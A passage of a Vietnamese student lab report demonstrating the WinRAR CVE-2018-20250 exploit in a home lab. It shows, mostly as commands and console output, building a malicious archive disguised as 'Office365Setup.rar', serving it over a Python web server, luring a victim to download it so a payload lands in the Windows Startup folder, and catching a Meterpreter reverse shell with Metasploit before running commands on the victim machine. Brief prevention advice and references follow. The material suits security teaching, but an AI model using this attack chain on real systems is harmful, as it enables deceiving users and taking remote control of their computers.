remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 22 (delta 1), reused 7 (delta 1), pack-reused 14
Receiving objects: 100% (22/22), 4.13 MiB | 85.00 KiB/s, done.
Resolving deltas: 100% (5/5), done.

C:\Users\hosyg_s5k\Downloads>
```

+ Kéo file shell.exe từ máy Kali Linux sang máy thật

+ Di chuyển vào folder CVE-2018-20250 rồi compile file exp.py

Lệnh: cd CVE-2018-20250

py exp.py

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hosyg_s5k\Downloads>cd CVE-2018-20250

C:\Users\hosyg_s5k\Downloads\CVE-2018-20250>py exp.py
[*] Start to generate the archive file Office365Setup.rar...
Office365Setup.rar: CorruptedArchiveError: header CRC failed
Office365Setup.rar: CorruptedArchiveError: header CRC failed
Office365Setup.rar: CorruptedArchiveError: header CRC failed
[+] Evil archive file Office365Setup.rar generated successfully !

C:\Users\hosyg_s5k\Downloads\CVE-2018-20250>
```


- Bước 5: Lừa victim tải file Office365Setup.rar

+ Kéo file Office365Setup.rar từ máy thật sang Desktop của Kali Linux

+ Di chuyển vào folder Desktop rồi


Lệnh: `cd Desktop/`

`python3 -m http.server` (do trình độ còn giới hạn nên nhóm em dùng cách này)



```
kali@kali-i386:~$ cd Desktop/
kali@kali-i386:~/Desktop$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

+ Mở Chrome trên máy Windows 10, truy cập 10.0.0.199:8000 & download file Office365Setup.rar:



- Bước 6: Dùng Metasploit để tấn công

Lệnh: msfconsole

[illegible][illegible]

Lệnh: use exploit/multi/handler

```
set payload windows/meterpreter/reverse_tcp
```

```
set lport 1234
```


```
set lhost 10.0.0.199
```

exploit -j


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > set lhost 10.0.0.199
lhost => 10.0.0.199
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.0.199:1234
msf5 exploit(multi/handler) >
```

+ Sau khi user máy Windows 10 giải nén file Office365Setup.rar thì trong folder C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ xuất hiện file hi.exe (mã độc)



+ Trong Task Manager xuất hiện ApacheBench command line utility (hi.exe). Khi user restart PC thì mã độc sẽ tự động kích hoạt



Lệnh: sessions

sessions 1

sysinfo (Kiểm tra thông tin máy victim)

shell

```

kali@kali-i386: ~/Desktop
File Actions Edit View Help
msf5 exploit(multi/handler) > sessions

Active sessions
=====
  Id  Name  Type  Information  Connection
  ---  ---  ---  ---
  1    meterpreter x86/windows  OU-PC-CLIENT10\Administrator @ OU-PC-CLIENT10  10.0.0.199:1234 → 10.0.0.1
98:49676 (10.0.0.198)

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : OU-PC-CLIENT10
OS            : Windows 10 (10.0 Build 14393).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > shell
Process 3900 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]

```

```
kali@kali-i386: ~/Desk... 04:31 PM
File Actions Edit View Help
Id Name Type Information Connection
-- --
1 meterpreter x86/windows OU-PC-CLIENT10\Administrator @ OU-PC-CLIENT10 10.0.0.199:1234 → 10.0.0.1
98:49676 (10.0.0.198)
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : OU-PC-CLIENT10
OS : Windows 10 (10.0 Build 14393).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > shell
Process 3900 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```


+ Tới bước coi như ta đã thành công truy cập vào máy victim, giờ hãy thử mở phần mềm Calculator từ Kali Linux

```
kali@kali-i386: ~/Desk... 04:33 PM
File Actions Edit View Help
meterpreter > sysinfo
Computer : OU-PC-CLIENT10
OS : Windows 10 (10.0 Build 14393).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > shell
Process 3900 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>calc
calc

C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

Thành quả:



3.4. Cách phòng chống:

Cách phòng chống hiệu quả nhất là phải thường xuyên cập nhật các phiên bản Winrar mới nhất.

3.5. Các nguyên nhân gây mất thông tin:

- Nhận thức: Nguyên nhân đầu tiên và có lẽ là nguyên nhân cơ bản nhất dẫn tới các sự cố ATTT tăng cao. Thậm chí trong một số trường hợp, Hacker không cần dùng tới công cụ hay phần mềm tấn công nhưng nạn nhân vẫn bị lừa đảo.
- Không phân quyền rõ ràng: Một trong những nguyên nhân làm mất thông tin dữ liệu chính là người quản trị không phân quyền rõ ràng cho thành viên. Lợi dụng điều này, nhân viên nội bộ có thể đánh cắp, tráo đổi, thay đổi thông tin của công ty.
- Lỗi hỏng tồn tại trên thiết bị: Thực tế rằng, nhiều người dùng tải và cài đặt phần mềm mới, ứng dụng mới cho điện thoại, laptop, PC... mà không tự hỏi rằng “Liệu phần mềm này có chứa lỗi hỏng hay không”. Trong khi đó, các phần mềm ứng dụng luôn tồn tại những lỗi hỏng bảo mật và nguy cơ tấn công.
- Lỗi hỏng trong hệ thống: Hệ thống có thể là hệ thống website, hệ thống mạng, hệ thống các ứng dụng, thiết bị, phần mềm. Nguyên nhân làm mất an toàn thông tin trong trường hợp này là do các đơn vị không thường xuyên rà quét lỗi hỏng, đánh giá bảo mật cho hệ thống dẫn tới những nguy cơ thiệt hại về tài chính to lớn.

3.6. Hậu quả việc mất an toàn thông tin:

- Ngoài một số thiệt hại do mất an toàn thông tin SecurityBox vừa điểm trên, doanh nghiệp còn có thể bị thiệt hại to lớn về tài chính mỗi khi có sự cố. Mặt khác, thương hiệu của công ty có thể bị ảnh hưởng, làm mất lòng tin với khách hàng. Điển hình như ngành ngân hàng, tài chính và thương mại điện tử, một khi thông tin của khách hàng bị lộ lọt tin tặc sẽ lợi dụng khai thác triệt để nếu có thể.

3.7. Một số giải pháp:

- Cập nhật phần mềm: Một trong những giải pháp tránh mất thông tin hiệu quả là cài đặt phần mềm. Bạn có thể cài phần mềm diệt virus, phần mềm cảnh báo tấn công, phần mềm giám sát hệ thống.

- Cài đặt phần mềm diệt virus: Cài đặt phần mềm chống virus xâm nhập cũng là một giải pháp được các chuyên gia khuyến cáo. Lưu ý, người dùng nên quét virus trước khi tải phần mềm về máy. Một số công cụ online giúp kiểm tra mã độc online như: virus total, 6scan security, sitecheck.

- Kiểm soát quyền trên thiết bị: Hãy phân chia quyền thật rõ ràng cho các thành viên, người thân trên thiết bị của bạn.

- Tắt các kết nối Wifi, Bluetooth, NFC khi không sử dụng: Hãy nhớ sau khi vào mạng, bạn phải tắt các kết nối Wifi, bluetooth, NFC để tránh nguy cơ bị rò rỉ mật khẩu, tài liệu và thông tin cá nhân.

TÀI LIỆU THAM KHẢO

- Demo khai thác lỗ hổng WinRAR CVE-2018-20250: <https://j2c.cc/3965e5f6>
- Top 5 phần mềm nén file tốt nhất hiện nay – VnMedia: <https://j2c.cc/aa40a543>
- WinRAR – Wikipedia tiếng Việt: <https://vi.wikipedia.org/wiki/WinRAR>